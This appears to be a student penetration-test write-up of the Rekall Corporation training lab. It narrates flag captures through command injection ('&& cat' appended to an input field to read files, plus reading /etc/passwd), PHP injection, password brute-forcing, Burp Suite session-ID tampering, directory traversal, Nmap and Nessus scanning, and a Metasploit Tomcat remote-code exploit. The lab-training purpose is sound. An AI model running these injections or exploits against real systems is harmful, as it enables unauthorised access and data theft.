
CBI exposed sensitive data by adding robots.txt to the end of the login.php page URL to expose all the individual web crawlers that can interact with Rekall Corporation's website.




CBI used the command injection attack to view the contents of the vendors.txt file with payload on the networking.php page. CBI first went back to where flag 8 was found and clicked on the “click here” button which lead CBI to the networking.php page. In the empty input field, CBI used the && cat command to reveal what was in vendors.txt.




CBI used an advanced command injection on the MX Record Checker. Instead of using && cat, CBI used grep cat vendors.txt.




CBI used a brute force attack to login using admin credentials. The user admin was found in the DNS check cat /etc/passwd and the user used an extremely weak password.




CBI performed a PHP injection by listing the contents of the website in the URL. This was done by going back to the robots.txt file and discovering that there was only one php server which was souvenirs.php. CBI first tried to do a php injection with a message to test if the website was susceptible to PHP injections. Once, CBI found the website could do php injections, CBI were able to list the contents of the website (as shown below).



Using Burpsuite, CBI performed session management and changed the payload value in the URL. CBI went back to the login.php page and logged in as melina and then clicked the button that said “click here” . This lead CBI to the Admin Legal Documents page but there wasnt anything on this page. When looking at the URL of the admin legal documents page, CBI noticed there was a session ID number attached at the end. On Burpsuite, CBI set the payload type to numbers and from 1 to 100. CBI noticed that any number that had 7510 in the description was an invalid request and there was only one that had 7556 which was a valid request. That number had a payload value of 87, CBI changed the session ID from 001 to 87 and flag 14 appeared.



CBI used the instructions given by Rekall Corporation to perform a directory traversal. When CBI tried to go to the disclaimer.php page, the text was non-existent. Using the file vendors.txt, CBI realised the URL had been altered.




Day 2


Day 2 was focused on Linux Servers.
Using OSINT framework, CBI found information regarding the WHOIS domain for the website totalrekall.xyz.

```
Queried whois.godaddy.com with "totalrekall.xyz"...

Domain Name: totalrekall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2024-02-03T15:15:56Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2025-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Admin ID: CR534509111
Admin Name: sshUser alice
```


CBI used the local machine to perform an DNS lookup text record for totalrekall.xyz.




CBI performed a SSL certificate research using the OSINT Framework.




Using the network provided (192.168.13),CBI ran a Nmap scan on the network to determine the available hosts.




Using the same network, CBI performed an aggressive Nmap scan against the discovered hosts and found the ip address of the host running Drupal.




CBI ran a Nessus scan against the host 192.168.13.12 and found one critical vulnerability.



CBI used Remote Code Exploit through Metasploit for the host that end in 192.168.13.10. As in the previous scan for 192.168.13.10, there were a few open ports. Using metasploit, CBI searched for tomcat jsp and then looked for the one that had a description of RCE. CBI set the required options and found the flag within the session.



